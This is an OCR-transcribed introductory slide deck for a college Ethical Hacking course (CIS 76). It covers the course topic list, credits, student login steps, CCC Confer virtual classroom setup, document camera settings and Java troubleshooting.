Rich's lesson module checklist

- □ Slides and lab posted
- □ WB converted from PowerPoint
- □ Print out agenda slide and annotate page numbers


- □ Flash cards
- □ Properties
- □ Page numbers
- □ 1st minute quiz
- □ Web Calendar summary
- □ Web book pages
- □ Commands

- □ Project published

- □ Backup slides, whiteboard slides, CCC info, handouts on flash drive
- □ Spare 9v battery for mic
- □ Key card for classroom door

- □ Update CCC Confer and 3C Media portals

Last updated 11/21/2017



Evading Network Devices

TCP/IP

Cryptography

Network and Computer Attacks

Hacking Wireless Networks

CIS 76
Ethical Hacking

Footprinting and Social Engineering

Hacking Web Servers

Port Scanning

Embedded Operating Systems

Enumeration

Desktop and Server Vulnerabilities

Scripting and Programming

Student Learner Outcomes

1. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.

2. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.

Introductions and Credits


Rich Simms

- HP Alumnus.
- Started teaching in 2008 when Jim Griffin went on sabbatical.
- Rich’s site: http://simms-teach.com

And thanks to:

- Steven Bolt at for his WASTC EH training.
- Kevin Vaccaro for his CSSIA EH training and Netlab+ pods.
- EC-Council for their online self-paced CEH v9 course.
- Sam Bowne for his WASTC seminars, textbook recommendation and fantastic EH website (https://samsclass.info/).
- Lisa Bock for her great lynda.com EH course.
- John Govsky for many teaching best practices: e.g. the First Minute quizzes, the online forum, and the point grading system (http://teacherjohn.com/).
- Google for everything else!

Student checklist for attending class



simms-teach.com/cis90calendar.php
Rich's Cal
Rich's Cabrillo College CIS Classes
CIS 90 Calendar
CIS 90 (Fall 2014) Calendar
Calendar
CIS 76
Class and Linux Overview
Presentation slides (download)
Enter virtual classroom
Quiz 1

1. Browse to: **http://simms-teach.com**
2. Click the **CIS 76** link.
3. Click the **Calendar** link.
4. Locate today's lesson.
5. Find the **Presentation slides** for the lesson and **download** for easier viewing.
6. Click the **Enter virtual classroom** link to join CCC Confer.
7. Log into Opus-II with Putty or ssh command.

Note: Blackboard Collaborate Launcher only needs to be installed once. It has already been downloaded and installed on the classroom PC's.

Student checklist for suggested screen layout

- ❑ *Google*
- ❑ *CCC Confer*
- ❑ *Downloaded PDF of Lesson Slides*



Benji Simms 2:48 PM
Where is a good place to get a used version of the optional textbooks?

Rich-Simms 2:48 PM
Amazon has some good prices right now


```
edu's password:
14:21 2015 from c-71-204-162-14
```

```
edu's password:
17:10 2015 from c-71-204-162-141.h

    Welcome to Opus
rving Cabrillo College
```


- ❑ *CIS 76 website Calendar page*
- ❑ *One or more login sessions to Opus-II*

Student checklist for sharing desktop with classmates

1) Instructor gives you sharing privileges.


CCC Confer – RICH SIMMS VIRTUAL CLASSROOM
File Edit View Tools Window Help
AUDIO & VIDEO
Start Sharing

2) Click overlapping rectangles icon. If white "Start Sharing" text is present then click it as well.




When User Account Control (UAC) is enabled on Vista, Application Sharing in Blackboard Collaborate may be hosted with either standard or elevated privileges. Elevated privileges are required to share applications that use elevated privileges.

Elevated privileges are acquired via Tools > Application Sharing > Request Elevated Privileges. They can be relinquished via Tools > Application Sharing > Yield Elevated Privileges (returning you to standard privileges). If you are hosting an application sharing session with standard privileges and you (or a person remotely controlling your desktop or application) perform an action that requires elevated privileges, Vista will prompt you for consent via a UAC consent dialog. This will cause the application sharing session to terminate. Also, without elevated privileges, sharing of applications will require more host CPU time than sharing the desktop (all of it or a region).

If you are hosting an application sharing session with elevated privileges and you perform an action that requires elevated privileges, Vista will not prompt you for consent. Instead, the action automatically will be either denied (if you are logged on as a standard user) or allowed (if you are logged on as an administrator).

□ Never show this dialog again

3) Click OK button.



Select your desktop or an open application you would like to share.


Available Sharing Selections


- Share desktop
- Microsoft Word (winword.exe) 'Virtual classroom (locked).docx
- CCC Confer (javaw.exe) 'CCC Confer – RICH SIMMS VIRTUAL C
- Sticky Note
- Microsoft PowerPoint (powerpnt.exe) 'cis90lesson01.pptx - Micr
- C:\Program Files (x86)\putty.exe 'simben90@oslab:~'

4) Select "Share desktop" and click Share button.

Rich's CCC Confer checklist - setup


[ ] Preload White Board






CCC Confer – 0 - RICH SIMMS
File Edit View Tools Window Help
AUDIO & VIDEO
Talk
Video
PARTICIPANTS
Rich Simms
Moderator
MAIN ROOM (1)
Rich Simms
Moderator (You)
Audio Setup Wizard...
Microphone Settings...
Speaker Settings...
Maximum Simultaneous Talkers...
Adjust Microphone Level Up
Adjust Microphone Level Down
Adjust Speaker Level Up
Adjust Speaker Level Down
Configure Telephone Conference...
Connect Session To Teleconference...
Camera Settings...
Maximum Simultaneous Cameras...
Make Video Follow Moderator Focus
✓ Make Video Follow Speaker
Send Camera Snapshot To Whiteboard
Detach Panel

[ ] Connect session to Teleconference




Session now connected to teleconference

[ ] Is recording on?



Red dot means recording




Should change from phone handset icon to little Microphone icon and the Teleconferencing … message displayed

[ ] Use teleconferencing, not mic

Should be grayed out

Rich's CCC Confer checklist - screen layout



foxit for slides

chrome

putty

vSphere Client

```
login as: simben90
simben90@oslab.cabrillo.edu's password:
Access denied
simben90@oslab.cabrillo.edu's password:
Last login: Mon Oct  8 18:58:43 201
d.com

Welcom
Serving Cab

Terminal type? [x
Terminal type is
/home/cis90/simb
```

Part 1 - Flashc (1 point each)

[Q1] What comm other users logged in to the computer?


[A1] ______

[Q2] What environment variable is used by the shell to determine which directories to search when locating a command?

[A2] ______

[ ] layout and share apps


Rich's CCC Confer checklist - webcam setup




[ ] Video (webcam)

[ ] Make Video Follow Moderator Focus

Rich's CCC Confer checklist - Elmo




Settings

Basic | Network

Return all windows to their normal position [Start]

Language settings: English

Select device: TT-12

Select image quality: ○ High ● Middle ○ Low

Recording setting
Video quality: ○ High ● Middle ○ Low

Long-time recording settings
File format: ● Movie ○ Still
Interval time: 1 second


Expert mode setting
☑ Expert mode

[OK] [Cancel]

The "rotate image" button is necessary if you use both the side table and the white board.

Quite interesting that they consider you to be an "expert" in order to use this button!


Elmo rotated down to view side table



Rotate image button

Run and share the Image Mate program just as you would any other app with CCC Confer

Elmo rotated up to view white board




Rotate image button


Rich's CCC Confer checklist - universal fixes

Universal Fix for CCC Confer:
1) Shrink (500 MB) and delete Java cache
2) Uninstall and reinstall latest Java runtime
3) http://www.cccconfer.org/support/technicalSupport.aspx

Control Panel (small icons)



General Tab > Settings...



About

View version information about Java Control Panel.

